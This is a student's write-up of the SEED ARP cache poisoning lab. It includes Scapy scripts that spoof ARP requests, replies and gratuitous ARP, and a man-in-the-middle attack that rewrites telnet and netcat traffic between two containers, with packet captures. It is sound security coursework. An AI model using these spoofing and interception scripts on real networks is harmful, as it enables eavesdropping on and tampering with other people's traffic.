README.md

ARP Cache Poisoning Attack Lab

Overview

Address Resolution Protocol is a communication protocol used for discovering link layer addresses. It is a simple protocol that does not implement any securit measures.

Lab Environment

To complete this lab I am using the lab setup provided by the SEED security labs.

Our container network will look like this:




Figure 1: Lab environment setup

From the VM the interface I will be sniffing packets on is br-758189db12f0.

We have 3 machines, for reference I will post their MAC Addresses here.

M-02:42:0a:09:00:69 B-02:42:0a:09:00:06 A-02:42:0a:09:00:05

Task 1.A

On host M we need to construct an ARP request packet and send it to host A. Then check A's arp cache to see if this works.

In order to construct the packet correctly with scapy we need to fill in the correct fields in the ARP request we send. Opening a python shell we can see what the fields of the ARP packet in scapy are

```
>>> from scapy.all import *
>>> ls(ARP)
hwtype     : XShortField                     = (1)
ptype      : XShortEnumField                 = (2048)
```

```
hwlen      : FieldLenField                   = (None)
plen       : FieldLenField                   = (None)
op         : ShortEnumField                  = (1)
hwsrc      : MultipleTypeField               = (None)
psrc       : MultipleTypeField               = (None)
hwdst      : MultipleTypeField               = (None)
pdst       : MultipleTypeField               = (None)
```

In order to construct a request packet we need to fill in the correct header values. So we know M (our malicious machine) needs to be implanted in A's ARP cache as hardware address that is to receive traffic for 10.9.0.6 (B). Ok so we will have `hwsrc = 02:42:0a:09:00:69` as the ehternet source of the ARP broadcast request. We will set the `psrc = 10.9.0.6` , this indicates the Sender protocol address. Now we need to target A's machine so set `hdst = 02:42:0a:09:00:05` as the hardware target address and `pdst= 10.9.0.5` . Lastly we need to give the operation code for the packet so `op=1` 1 is for a request, 2 is for a reply.

Using scapy to construct the packet we have something like this (arpconstruct.py)

```
#!/usr/bin/env python3
from scapy.all import *

'''
E=Ether()
## Arp sent from M to A, mapping M's MAC to B's address in A's ARP cache
A=ARP(hwsrc='02:42:0a:09:00:69', psrc ='10.9.0.6', hwdst= '02:42:0a:09:00:05', pdst = '10.9.0.5')

pkt = E/A
sendp(pkt, iface='eth0')
```

So I then send out the request and observe what happens over the interface eth0 on our VM.

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-13 20:14:30.616023496	02:42:0a:09:00:69	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.105
2	2021-10-13 20:14:30.616134987	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2021-10-13 20:14:30.653023924	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
4	2021-10-13 20:14:30.653064097	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

The first broadcast that is sent out is from our own machine with its own IP address as the source. Why? because the malicious machine does not know the route to 10.9.0.5. This results in the first packet revealing our 10.9.0.105 address to A

```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-758189db12f0, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
    Sender IP address: 10.9.0.105
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.9.0.5
```

And A's arp cache now looks like this:

```
root@8478d912cef0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@8478d912cef0:/#
```

Importantly I need to see if this works, will A send packets to M instead of B?

So I conduct an experiment with the ping program

```
root@8478d912cef0:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.167 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.167/0.167/0.167/0.000 ms
root@8478d912cef0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@8478d912cef0:/#
```

Sending a ping to 10.9.0.6

We trace the traffic with wireshark

```
12 2021-10-13 20:29:20.970213437  10.9.0.5            10.9.0.6            ICMP  98 Echo (ping) request  id=0x004e, seq=1/256, ttl=64 (no response found!)
13 2021-10-13 20:29:20.970285407  02:42:0a:09:00:69   Broadcast           ARP   42 Who has 10.9.0.6? Tell 10.9.0.105
14 2021-10-13 20:29:20.970306010  02:42:0a:09:00:06   02:42:0a:09:00:69   ARP   42 10.9.0.6 is at 02:42:0a:09:00:06
15 2021-10-13 20:29:20.970314199  10.9.0.5            10.9.0.6            ICMP  98 Echo (ping) request  id=0x004e, seq=1/256, ttl=63 (reply in 18)
16 2021-10-13 20:29:20.970333483  02:42:0a:09:00:06   Broadcast           ARP   42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 detected!)
17 2021-10-13 20:29:20.970342781  02:42:0a:09:00:05   02:42:0a:09:00:06   ARP   42 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 detected!)
18 2021-10-13 20:29:20.970347950  10.9.0.6            10.9.0.5            ICMP  98 Echo (ping) reply    id=0x004e, seq=1/256, ttl=64 (request in 15)
```

We see the ping get sent out to our machine's address (M)

```
▸ Frame 12: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-758189db12f0, id 0
▾ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
  ▸ Destination: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
  ▸ Source: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Internet Control Message Protocol
```

But our machine has no idea where 10.9.0.6 is, which causes it to broadcast an ARP request over the network trying to find 10.9.0.6

The real 10.9.0.6 follows up with an ARP response broadcasted over the network segment which fills in M's ARP cache for B's address. Now our Machine updates its ARP cache sends the ping from 10.9.0.105 to 10.9.0.6. Since the source of the packet is 10.9.0.5 and machine B has never communicated with it before, it sends out an ARP request to fill in its ARP cache with A's information. When A receives the broadcast a duplicate entry is detected in A's ARP cache and now the whole network knows that the ARP cache was wrong to begin with and it gets updated with the proper addresses.

```
12 2021-10-13 20:29:20.970213437  10.9.0.5            10.9.0.6            ICMP  98 Echo (ping) request  id=0x004e, seq=1/256, ttl=64 (no response found!)
13 2021-10-13 20:29:20.970285407  02:42:0a:09:00:69   Broadcast           ARP   42 Who has 10.9.0.6? Tell 10.9.0.105
14 2021-10-13 20:29:20.970306010  02:42:0a:09:00:06   02:42:0a:09:00:69   ARP   42 10.9.0.6 is at 02:42:0a:09:00:06
15 2021-10-13 20:29:20.970314199  10.9.0.5            10.9.0.6            ICMP  98 Echo (ping) request  id=0x004e, seq=1/256, ttl=63 (reply in 18)
16 2021-10-13 20:29:20.970333483  02:42:0a:09:00:06   Broadcast           ARP   42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 detected!)
17 2021-10-13 20:29:20.970342781  02:42:0a:09:00:05   02:42:0a:09:00:06   ARP   42 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 detected!)
18 2021-10-13 20:29:20.970347950  10.9.0.6            10.9.0.5            ICMP  98 Echo (ping) reply    id=0x004e, seq=1/256, ttl=64 (request in 15)
```

And we can see in A's ARP cache the address is changed to the correct location of 10.9.0.6 and also our machine 10.9.0.105 has been revealed to both A and B and no traffic will be routed between them anymore unless we resend the spoofed ARP request. So this isn't really ideal for a man in the middle situation.

```
root@8478d912cef0:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.167 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.167/0.167/0.167/0.000 ms
root@8478d912cef0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@8478d912cef0:/#
```

The question in the Lab simply asks if it works, the answer is yes it does work, but it is destined to fail if you try to use the request packet in a man in the middle situation.

Task1.B Using ARP reply

So lets construct an ARP reply packet and see if that will work better than the request. So we need to keep all of the values the same, except this time we will change the code `op = 2` in the spoofed packet from 1 to 2.

Scenario 1: B's IP is already in A's cache.

From the last experiment B is already in A's cache, but I will delete the other entries from the other machines using `arp -d [entry name]` . Again I just change the code of the arp packet we created in arpconstruct.py, I will make a seperate file arpconstructreply.py to use for this task.

When we run arpconstructreply.py with B's address in the cache we can see that the result gets us the same as when we sent the reply with no cache data in A.

```
root@8478d912cef0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@8478d912cef0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@8478d912cef0:/#
```

The IP address for B is overwritten by M's spoofed ARP, but we have the same problem. 10.9.0.105 has no idea how to communicate with 10.9.0.5 even though it has a MAC address, so the transmission begins with an ARP request from the M machine

```
1 2021-10-13 20:56:54.389687976  02:42:0a:09:00:69  Broadcast           ARP  42 Who has 10.9.0.5? Tell 10.9.0.105
2 2021-10-13 20:56:54.389715177  02:42:0a:09:00:05  02:42:0a:09:00:69   ARP  42 10.9.0.5 is at 02:42:0a:09:00:05
3 2021-10-13 20:56:54.414843093  02:42:0a:09:00:69  02:42:0a:09:00:05   ARP  42 10.9.0.6 is at 02:42:0a:09:00:69
```

This is followed by the spoofed ARP reply packet we sent.

Scenario 2: B's IP is not in A's cache.

So what if B's IP is not in A's cache? Again I will reset the experiment using `arp -d [entryname]` on all entries in A. We have the same sequence of ARP packets when we send out the spoofed ARP from 10.9.0.105

```
4 2021-10-13 21:05:58.947010220  02:42:0a:09:00:69  Broadcast           ARP  42 Who has 10.9.0.5? Tell 10.9.0.105
5 2021-10-13 21:05:58.947140648  02:42:0a:09:00:05  02:42:0a:09:00:69   ARP  42 10.9.0.5 is at 02:42:0a:09:00:05
6 2021-10-13 21:05:58.967024170  02:42:0a:09:00:69  02:42:0a:09:00:05   ARP  42 10.9.0.6 is at 02:42:0a:09:00:69
```

This time A ignores the ARP reply indicating where B is located

```
root@8478d912cef0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@8478d912cef0:/#
```

A has no need to store B's address because a request has not been sent. So we only cache M in A's ARP cache, which is less than ideal.


TASK 1.C

Scenario 1: B is in A's Cache

Now we will examine the same two scenarios as in TASK 1.B with a ARP gratuitous message. The ARP gratuitous packet is a special ARP packet used when a host needs to update outdated information on ALL the other machine's ARP caches.

So how to construct the gratuitous packet? We set the destination address as the broadcast MAC address `ff:ff:ff:ff:ff:ff` and keep the sender addresses the same (B's addresses). We also keep 10.9.0.5 as the target. Check out garpconstruct.py for the code.

Since a gratuitous ARP packet is meant to update existing tables it is no surprise when we activate the code on M we see this traffic




1	2021-10-13 21:32:28.974423933	02:42:0a:09:00:69	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
2	2021-10-13 21:32:28.974451446	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

And we see A's cache has been updated with M's Mac address mapped to B's IP address.

```
root@8478d912cef0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@8478d912cef0:/#
```


Scenario 2: B is not in A's Cache

Lets delete the entry for B in A's cache and try the GARP packet again.



5	2021-10-13 21:38:43.751204718	02:42:0a:09:00:69	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
6	2021-10-13 21:38:43.751252538	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

We see the same amount of traffic broadcast over the network.



```
root@8478d912cef0:/# arp -d 10.9.0.6
root@8478d912cef0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

And we can see that M's address becomes mapped to B's IP. Success!

Task 2: MITM Attack on Telnet using ARP Cache poisoning

Now we need to use M as a MITM to intercept telnet traffic between A and B. So we will need to use the ARP Cache poisoning to change A's arp cache so that B's IP maps to M's IP, and B's arp cache so that A's address maps to M. So all packets sent between A and B will be intercepted by M.




Figure 2: Man-In-The-Middle Attack against telnet

This image was again from the SEED security lab documents I am using to learn about ARP attacks.

So lets get to Scapy! We will use the same idea from task 1 to conduct the MITM attack.

Step 1: Launch the ARP cache poisoning Attack

I have defined the ARP cache poisoning in mitmARP.py as

```
# This function will Map B's address to M in A's cache, and A's
# Address to M in B's cache.
def arp_poison():
    ether = Ether(dst = 'ff:ff:ff:ff:ff:ff')
    arp1 = ARP(op = 2, hwdst = 'ff:ff:ff:ff:ff:ff',hwsrc = '02:42:0a:09:00:69', psrc = IP_B, pdst = IP_A)
    arp2 = ARP(op = 2, hwdst = 'ff:ff:ff:ff:ff:ff',hwsrc = '02:42:0a:09:00:69', psrc = IP_A, pdst = IP_B)

    sendp(ether/arp1)
    sendp(ether/arp2)
```

We are sending ou the spoofed gratuitous arp to land M in both A and B's cache.

For the first try of our attack we will test and observe the results when ip forwarding is disabled on M. We can quickly do this without resetting our containers by launching python in M and running the following:

```
>>> import os
>>> os.system('echo 1 > /proc/sys/net/ipv4/ip_forward')          # enable kernel IP forwarding
>>> os.system('echo 0 > /proc/sys/net/ipv4/ip_forward')          # disable kernel IP forwarding
```

Source: The art of packet crafting with Scapy!

Step 2: Testing MITM Attack (without IP forward)

The attack is successful! We have mapped the traffic to flow through M, but the traffic will not flow through M because we have disabled IP forwarding.

```
77 2021-10-13 22:40:34.683106171  02:42:0a:09:00:69  Broadcast  ARP   42 10.9.0.6 is at 02:42:0a:09:00:69
78 2021-10-13 22:40:34.714952007  02:42:0a:09:00:69  Broadcast  ARP   42 10.9.0.5 is at 02:42:0a:09:00:69
79 2021-10-13 22:40:38.747297905  02:42:0a:09:00:69  Broadcast  ARP   42 10.9.0.6 is at 02:42:0a:09:00:69
80 2021-10-13 22:40:38.790945665  02:42:0a:09:00:69  Broadcast  ARP   42 10.9.0.5 is at 02:42:0a:09:00:69
81 2021-10-13 22:40:42.831064122  02:42:0a:09:00:69  Broadcast  ARP   42 10.9.0.6 is at 02:42:0a:09:00:69
82 2021-10-13 22:40:42.877223605  02:42:0a:09:00:69  Broadcast  ARP   42 10.9.0.5 is at 02:42:0a:09:00:69
83 2021-10-13 22:40:43.537884657  10.9.0.5           10.9.0.6   ICMP  98 Echo (ping) request  id=0x0082, seq=1/256, ttl=64 (no response found!)
84 2021-10-13 22:40:44.573715563  10.9.0.5           10.9.0.6   ICMP  98 Echo (ping) request  id=0x0082, seq=2/512, ttl=64 (no response found!)
85 2021-10-13 22:40:45.593248496  10.9.0.5           10.9.0.6   ICMP  98 Echo (ping) request  id=0x0082, seq=3/768, ttl=64 (no response found!)
```

It makes sense that no traffic goes through, but we can see the attack has worked successfully on both A and B's cache:

A:

```
root@8478d912cef0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@8478d912cef0:/#
```

B:

```
root@48b03fabcc77:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@48b03fabcc77:/#
```

Step 3: Testing MITM attack (with IP forwarding)

Now we will turn on IP forwarding (either with python or `sysctl net.ipv4.ip_forward=1`) and see if machine M forwards the echo requests and replies without giving up its mitm position.

Here is the sequence of 4 ping requests being sent from machine A:

```
 5 2021-10-13 22:47:55.542384412  10.9.0.5    10.9.0.6    ICMP  98 Echo (ping) request  id=0x0084, seq=1/256, ttl=6
 8 2021-10-13 22:47:55.542498115  10.9.0.5    10.9.0.6    ICMP  98 Echo (ping) request  id=0x0084, seq=1/256, ttl=6
 9 2021-10-13 22:47:55.542522634  10.9.0.6    10.9.0.5    ICMP  98 Echo (ping) reply    id=0x0084, seq=1/256, ttl=6
10 2021-10-13 22:47:55.542539004  10.9.0.105  10.9.0.6    ICMP 126 Redirect            (Redirect for host)
13 2021-10-13 22:47:55.542573865  10.9.0.6    10.9.0.5    ICMP  98 Echo (ping) reply    id=0x0084, seq=1/256, ttl=6
16 2021-10-13 22:47:56.569533380  10.9.0.5    10.9.0.6    ICMP  98 Echo (ping) request  id=0x0084, seq=2/512, ttl=6
17 2021-10-13 22:47:56.569565840  10.9.0.105  10.9.0.5    ICMP 126 Redirect            (Redirect for host)
18 2021-10-13 22:47:56.569567451  10.9.0.5    10.9.0.6    ICMP  98 Echo (ping) request  id=0x0084, seq=2/512, ttl=6
19 2021-10-13 22:47:56.569597186  10.9.0.6    10.9.0.5    ICMP  98 Echo (ping) reply    id=0x0084, seq=2/512, ttl=6
20 2021-10-13 22:47:56.569608204  10.9.0.105  10.9.0.6    ICMP 126 Redirect            (Redirect for host)
21 2021-10-13 22:47:56.569609392  10.9.0.6    10.9.0.5    ICMP  98 Echo (ping) reply    id=0x0084, seq=2/512, ttl=6
22 2021-10-13 22:47:57.593445049  10.9.0.5    10.9.0.6    ICMP  98 Echo (ping) request  id=0x0084, seq=3/768, ttl=6
23 2021-10-13 22:47:57.593538949  10.9.0.105  10.9.0.5    ICMP 126 Redirect            (Redirect for host)
24 2021-10-13 22:47:57.593545705  10.9.0.5    10.9.0.6    ICMP  98 Echo (ping) request  id=0x0084, seq=3/768, ttl=6
25 2021-10-13 22:47:57.593661625  10.9.0.6    10.9.0.5    ICMP  98 Echo (ping) reply    id=0x0084, seq=3/768, ttl=6
26 2021-10-13 22:47:57.593721622  10.9.0.105  10.9.0.6    ICMP 126 Redirect            (Redirect for host)
27 2021-10-13 22:47:57.593727481  10.9.0.6    10.9.0.5    ICMP  98 Echo (ping) reply    id=0x0084, seq=3/768, ttl=6
28 2021-10-13 22:47:58.618128156  10.9.0.5    10.9.0.6    ICMP  98 Echo (ping) request  id=0x0084, seq=4/1024, ttl=
29 2021-10-13 22:47:58.618204032  10.9.0.105  10.9.0.5    ICMP 126 Redirect            (Redirect for host)
30 2021-10-13 22:47:58.618209127  10.9.0.5    10.9.0.6    ICMP  98 Echo (ping) request  id=0x0084, seq=4/1024, ttl=
31 2021-10-13 22:47:58.618292866  10.9.0.6    10.9.0.5    ICMP  98 Echo (ping) reply    id=0x0084, seq=4/1024, ttl=
32 2021-10-13 22:47:58.618334633  10.9.0.105  10.9.0.6    ICMP 126 Redirect            (Redirect for host)
33 2021-10-13 22:47:58.618338814  10.9.0.6    10.9.0.5    ICMP  98 Echo (ping) reply    id=0x0084, seq=4/1024, ttl=
```

Wireshark gives us a security warning that no responses are seen for the ping, and that M is sending what appear to be redirect packets out. This is actually false, the code on the ICMP packets from M is actually 0. If we step through each redirect we can see that our machine is receiving the requests and replies then sending them to their intended destination. I also have the arppoison.py running on M every 3 seconds, so the ARP cache's of A and B are always addressing M when they are communicating between eachother.

Here is our M machine redirecting a ICMP packet:

```
▸ Frame 10: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on interface br-758189db12f0, id 0
▾ Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
  ▾ Destination: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
      Address: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
      Address: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.9.0.105, Dst: 10.9.0.6
▾ Internet Control Message Protocol
    Type: 5 (Redirect)
    Code: 1 (Redirect for host)
    Checksum: 0xf0f0 [correct]
    [Checksum Status: Good]
    Gateway address: 10.9.0.5
  ▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
  ▾ Internet Control Message Protocol
      Type: 0 (Echo (ping) reply)
      Code: 0
      Checksum: 0xc249 [unverified] [in ICMP error packet]
      [Checksum Status: Unverified]
      Identifier (BE): 132 (0x0084)
      Identifier (LE): 33792 (0x8400)
      Sequence number (BE): 1 (0x0001)
      Sequence number (LE): 256 (0x0100)
```

It is interesting that the ARP protocol eventually does have to reveal our machine on M. I would like to find a way to keep it hidden.

```
root@8478d912cef0:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Step 4: Launching the MITM attack

We are given some skeleton code to try from the SEED Lab. So I need to figure out how to change each letter we are sending through Telnet to a fixed letter, I will use 'J' as the letter. My code is in mitmARP.py

We are also given some instructions on how to conduct our experiment.

First we need to keep IP forwarding on to create a Telnet connection between A and B, once that connection is established we turn off the IP forwarding.

We then run the sniff-then-spoof program on M such that we edit the traffic between A and B, and for Telnet response packets we do no editing (From B to A keep the packet the same).

For our sniffing program we need to create a BPF filter expression such that we are only retransmitting the correct packets.

I will use the filter expression `filter = 'tcp and not ether src 02:42:0a:09:00:69'` This should prevent the sniffer from retransmitting packets that it generates itself.

With the ARP cache poisoned I make a telnet connection from A to B using the SEED credentials. Then I run mitmARP.py on M to intercept the packets. And as we can see the telnet client changes every letter typed into my desired 'J' character. This does seem to mess up the Telnet session though, as once I have typed I can no longer send a return command to my telnet shell.

```
root@48b03fabcc77:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@48b03fabcc77:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Oct 14 05:17:42 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@48b03fabcc77:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
seed@48b03fabcc77:~$ JJJJJJ
```


Following the tcp stream of the telnet session we can see where I was typing into A's client, and what the server was telling A it typed:

```
.......... ..!.."..'........ ..#..'..#........!.."..... .....'.............j.$.... .
38400,38400....'.......xterm.............Ubuntu 20.04.1 LTS
...48b03fabcc77 login: sseeeedd
.
Password: dees
.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Oct 14 05:17:42 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@48b03fabcc77:~$ aarrpp  --nn
.
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
seed@48b03fabcc77:~$ hJeJlJlJoJoJ
.

.
.
.....ls -l
.dsad....j.#......j."......j........j........j........j....
.dfgdf....
.sds
.
.
.
```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Similar to the next lab ICMP Redirect, we will now do a MITM attack on netcat instead of telnet. netcat will transmit a whole message instead of character by character so we will edit mitmARP.py to change each occurence of my name, keith, to a sequence of 'AAAAA'.

I will follow the same steps as in task 2. We will poison the caches, connect via netcat, and then initiate the mitm attack. Be sure to turn on port forwarding on M first when initiating the connection.



We can see that we have intercepted the packets and are retransmitting them from M.

Wireshark shows the edited packets as a retransmission

133	2021-10-13 23:40:21.239127080	10.9.0.6	10.9.0.5	TCP	66 [TCP Dup ACK 132#1] 9090 → 35606 [ACK] Seq=4191066705 Ack=2261761920
138	2021-10-13 23:40:24.133546663	10.9.0.5	10.9.0.6	TCP	76 35606 → 9090 [PSH, ACK] Seq=2261761920 Ack=4191066705 Win=64256 Len=1
139	2021-10-13 23:40:24.155576302	10.9.0.5	10.9.0.6	TCP	76 [TCP Retransmission] 35606 → 9090 [PSH, ACK] Seq=2261761920 Ack=41910
140	2021-10-13 23:40:24.155613178	10.9.0.6	10.9.0.5	TCP	66 9090 → 35606 [ACK] Seq=4191066705 Ack=2261761930 Win=65280 Len=0 TSva
